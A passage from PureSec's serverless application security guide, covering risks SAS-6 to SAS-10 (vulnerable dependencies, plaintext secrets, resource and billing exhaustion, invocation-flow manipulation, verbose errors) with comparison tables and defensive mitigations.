- Execution of serverless functions or access to data from an external 3rd party account not related to the main account to which the serverless application belongs (resource access)
- Serverless function execution timeouts (failure reports)
- Concurrent serverless function execution limits reached (failure reports)

Additional information can be found in the following reference links:

- Troubleshooting & Monitoring Lambda-based Apps with CloudWatch (link)
- AWS Lambda Metrics and Dimensions – CloudWatch (link)
- Logging AWS Lambda API Calls by Using AWS CloudTrail (link)
- Monitor Azure Functions with Application Insights (link)
- Monitoring Google Cloud Functions (link)

Organizations are also encouraged to adopt serverless application logic/code runtime tracing and debugging facilities in order to gain better understanding of the overall system and data flow. For example:

- AWS X-Ray (link)
- Azure Application Insights (link)
- Google StackDriver Monitoring (link)

SAS-6: Insecure 3rd Party Dependencies

In the general case, a serverless function should be a small piece of code that performs a single discrete task. Oftentimes, in order to perform this task, the serverless function will be required to depend on third party software packages, open source libraries and even consume 3rd party remote web services through API calls.

Keep in mind that even the most secure serverless function can become vulnerable when importing code from a vulnerable 3rd party dependency.

In recent years, many white papers and surveys were published on the topic of insecure 3rd party packages. A quick search in the MITRE CVE (Common Vulnerabilities and Exposures) database or similar projects demonstrates just how prevalent are vulnerabilities in packages and modules which are often used when developing serverless functions. For example:

- Known vulnerabilities in Node.js modules (link)
- Known vulnerabilities in Java technologies (link)
- Known vulnerabilities in Python related technologies (link)

The OWASP Top 10 project also includes a section on the use of components with known vulnerabilities.

COMPARISON

No major differences

MITIGATION

Dealing with vulnerabilities in 3rd party components requires a well-defined process which includes:

- Maintaining an inventory list of software packages and other dependencies and their versions
- Scanning software for known vulnerable dependencies – especially when adding new packages or upgrading package versions. Vulnerability scanning should be done as part of your ongoing CI/CD process
- Removal of unnecessary dependencies, especially when such dependencies are no longer required by your serverless functions
- Consuming 3rd party packages only from trustworthy resources and making sure that the packages have not been compromised
- Upgrading deprecated package versions to the latest versions and applying all relevant software patches

SAS-7: Insecure Application Secrets Storage

As applications grow in size and complexity, there is a need to store and maintain "application secrets" – for example:

- API keys
- Database credentials
- Encryption keys
- Sensitive configuration settings

One of the most frequently recurring mistakes related to application secrets storage, is to simply store these secrets in a plain text configuration file, which is a part of the software project. In such cases, any user with "read" permissions on the project can get access to these secrets. The situation gets much worse, if the project is stored on a public repository.

Another common mistake is to store these secrets in plain text, as environment variables. While environment variables are a useful way to persist data across serverless function executions, in some cases, such environment variables can leak and reach the wrong hands.

COMPARISON

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Ease of storing secrets	In traditional applications, secrets can be stored in a single centralized configuration file (encrypted of course) or database	In serverless applications, each function is packaged separately. A single centralized configuration file cannot be used. This leads developers to use “creative” approaches like using environment variables, which if used insecurely, may leak information
Access control to sensitive data	It’s quite easy to apply proper access controls on sensitive data by using RBAC. For example - the person deploying the application is not exposed to application secrets	If secrets are stored using environment variables - it’s most likely that the people who deploy the application will have permissions to access the sensitive data
Use of key management systems	Organizations and InfoSec teams are used to working with corporate KMI systems	Many developers and InfoSec teams have yet to gain enough knowledge and experience with cloud based key management services

MITIGATION

It is critical that all application secrets will be stored in secure encrypted storage and that encryption keys be maintained via a centralized encryption key management infrastructure or service. Such services are offered by most serverless architecture and cloud vendors, who also provide developers with secure APIs that can easily and seamlessly integrate into serverless environments.

If you decide to persist secrets in environment variables, make sure that data is always encrypted, and that decryption only takes place during function execution, using proper encryption key management.

Here are several reference links:

- Storing Lambda function encrypted secrets using environment variables and KMS (link)
- Serverless secrets storage project on GitHub (link)
- Azure Key Vault (link)
- Working with Azure Key Vault in Azure Functions (link)

SAS-8: Denial of Service & Financial Resource Exhaustion

During the past decade, we have seen a dramatic increase in the frequency and volume of Denial of Service (DoS) attacks. Such attacks became one of the primary risks facing almost every company exposed to the Internet.

In 2016, a distributed Denial of Service (DDoS) attack reached a peak of one Terabit per second (1 Tbps). The attack supposedly originated from a Bot-Net made of millions of infected IoT devices.

While serverless architectures bring a promise of automated scalability and high availability, they do impose some limitations and issues which require attention.

Serverless resource exhaustion: most serverless architecture vendors define default limits on the execution of serverless functions such as:

- Per-execution memory allocation
- Per-execution ephemeral disk capacity
- Per-execution number of processes and threads
- Maximum execution duration per function
- Maximum payload size
- Per-account concurrent execution limit
- Per-function concurrent execution limit

Depending on the type of limit and activity, poorly designed or configured applications may be abused in such a way that will eventually cause latency to become unacceptable or even render it unusable for other users.

AWS VPC IP address depletion: organizations that deploy AWS Lambda functions in VPC (Virtual Private Cloud) environments should also pay attention to the potential exhaustion of IP addresses in the VPC subnet. An attacker might cause a denial of service scenario by forcing more and more function instances to execute, and deplete the VPC subnet from available IP addresses.

Financial Resource Exhaustion: an attacker may push the serverless application to “over-execute” for long periods of time, essentially inflating the monthly bill and inflicting a financial loss for the target organization.

COMPARISON

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Automatic scalability	Scalability is cumbersome and requires careful pre-planning	Serverless environments are provisioned automatically, on-demand. This means they can withstand high bandwidth attacks without any downtime
Execution limits	Standard network, disk and memory limits.	In order to avoid excessive billing or to inflict damage on other tenants sharing the infrastructure, serverless applications use execution limits. Attackers may attempt to hit these limits and saturate the system
IP address depletion	N/A	When running AWS Lambda in VPCs, organizations should make sure they have enough IP addresses in the VPC subnet

MITIGATION

There are several mitigations and best practices approaches for dealing with Denial of Service and Denial of Wallet attacks against serverless architectures.
For example:

- Writing efficient serverless functions, which perform discrete targeted tasks.
  📖 More information can be found in the following links:
  - Best Practices for Working with AWS Lambda Functions (link)
  - Optimize the performance and reliability of Azure Functions (link)
- Setting appropriate timeout limits for serverless function execution
- Setting appropriate disk usage limits for serverless functions
- Applying request throttling on API calls
- Enforcing proper access controls to serverless functions
- Using APIs, modules and libraries which are not vulnerable to application layer Denial of Service attacks such as ReDoS, Billion-Laughs-Attack and so forth
- Ensure that your VPC Lambda subnet has enough IP addresses to scale
- Specify at least one subnet in each Availability Zone in your AWS Lambda function configuration. By specifying subnets in each of the Availability Zones, your Lambda function can run in another Availability Zone if one goes down or runs out of IP addresses. More information can be found here

SAS-9: Functions Execution Flow Manipulation

Manipulation of application flow may help attackers to subvert application logic. Using this technique, an attacker may sometimes bypass access controls, elevate user privileges or even mount a Denial of Service attack.

Application flow manipulation is not unique for serverless architectures – it is a common problem in many types of software. However, serverless applications are unique, as they oftentimes follow the microservices design paradigm and contain many discrete functions, chained together in a specific order which implements the overall application logic.

In a system where multiple functions exist, and each function may invoke another function, the order of invocation might be critical for achieving the desired logic. Moreover, the design might assume that certain functions are only invoked under specific scenarios and only by authorized invokers.

Another relevant scenario, in which multiple functions invocation process might become a target for attackers, are serverless-based state-machines, such as those offered by AWS Step Functions, Azure Logic Apps, Azure Durable Functions or IBM Cloud Functions Sequences.

Let's examine the following serverless application, which calculates a cryptographic hash for files that are uploaded into a cloud storage bucket. The application logic is as follows:

- Step #1: A User authenticates into the system
- Step #2: The user calls a dedicated file-upload API and uploads a file to a cloud storage bucket
- Step #3: The file upload API event, triggers a file size sanity check on the uploaded file, expecting files with an 8KB maximum size
- Step #4: If the sanity check succeeds, a "file uploaded" notification message is published to a relevant topic in a Pub/Sub cloud messaging system
- Step #5: As a result of the notification message in the Pub/Sub messaging system, a second serverless function, which performs the cryptographic hash is executed on the relevant file

The following image presents a schematic workflow of the application described above:




Figure 8: File Upload & Hashing Application Flow

This system design assumes that functions and events are invoked in the desired order – however, a malicious user might be able to manipulate the system in a couple of ways:

1. If the cloud storage bucket does not enforce proper access controls, any user might be able to upload files directly into the bucket, bypassing the size sanity check, which is only enforced in Step 3. A malicious user might upload numerous huge files, essentially consuming all available system resources as defined by the system's quota

2. If the Pub/Sub messaging system does not enforce proper access controls on the relevant topic, any user might be able to publish numerous "file uploaded" messages, forcing the system to continuously execute the cryptographic file hashing function until all system resources are consumed

In both cases, an attacker might consume system resources until the defined quota is met, and then deny service from other system users. Another possible outcome can be a painful inflated monthly bill from the serverless architecture cloud vendor (also known as "Financial Resource Exhaustion").

COMPARISON

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Flow is enforced on...	Depending on the application type. Could be user flow, web page flow, business logic flow.	Similar to traditional applications (depending on the front-end), however, serverless functions may also require flow enforcement - especially in applications mimicking state machines using functions.

MITIGATION

There is no simple one-size-fits-all solution for this issue. The most robust approach for avoiding function execution flow manipulations is to design the system without making any assumptions about legitimate invocation flow.

Make sure that proper access controls and permissions are set for each function, and where applicable, use a robust application state management facility.

SAS-10: Improper Exception Handling and Verbose Error Messages

At the time of writing, the available options for performing line-by-line debugging of serverless based applications is rather limited and more complex compared to the debugging capabilities that are available when developing standard applications. This is especially true in cases where the serverless function is using cloud-based services that are not available when debugging the code locally.

This factor forces some developers to adopt the use of verbose error messages, enable debugging environment variables and eventually forget to clean the code when moving it to the production environment.

Verbose error messages such as stack traces or syntax errors, which are exposed to end users, may reveal details about the internal logic of the serverless function, and in turn reveal potential weaknesses, flaws or even leak sensitive data.

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Ease of debugging and tracing	Easy to debug applications using a standard debugger or IDE tracing capabilities	At the time of writing, debugging serverless applications is still more complex than traditional applications. Some developers might get tempted to use verbose error messages and debug prints

MITIGATION

Developers are encouraged to use debugging facilities provided by their serverless architecture and avoid verbose debug printing as a mean to debug software.

In addition, if your serverless environment supports defining custom error responses, such as those provided by API gateways, we recommend that you create simple error messages that do not reveal any details about the internal implementation or any environment variables.

Acknowledgements

The following PureSec contributors were involved in the preparation of this document:
Ory Segal, Shaked Zin, Avi Shulman

PureSec would like to thank the following individuals and organizations for reviewing the document and providing their valuable insights and comments (in alphabetical order):

- Alex Casalboni (Cloud Academy)
- Andreas Nauerz (IBM Cloud)
- Ben Kehoe (iRobot)
- Benny Bauer
- Dan Cornell (Denim Group)
- David Melamed (Cisco)
- Erik Erikson (Nordstrom)
- Izak Mutlu
- Jabez Abraham (Asurion)
- Mike Davies (Capital One)
- Nir Mashkowski (Microsoft Azure)
- Ohad Bobrov (Check Point)
- Orr Weinstein
- Peter Sbarski (A Cloud Guru)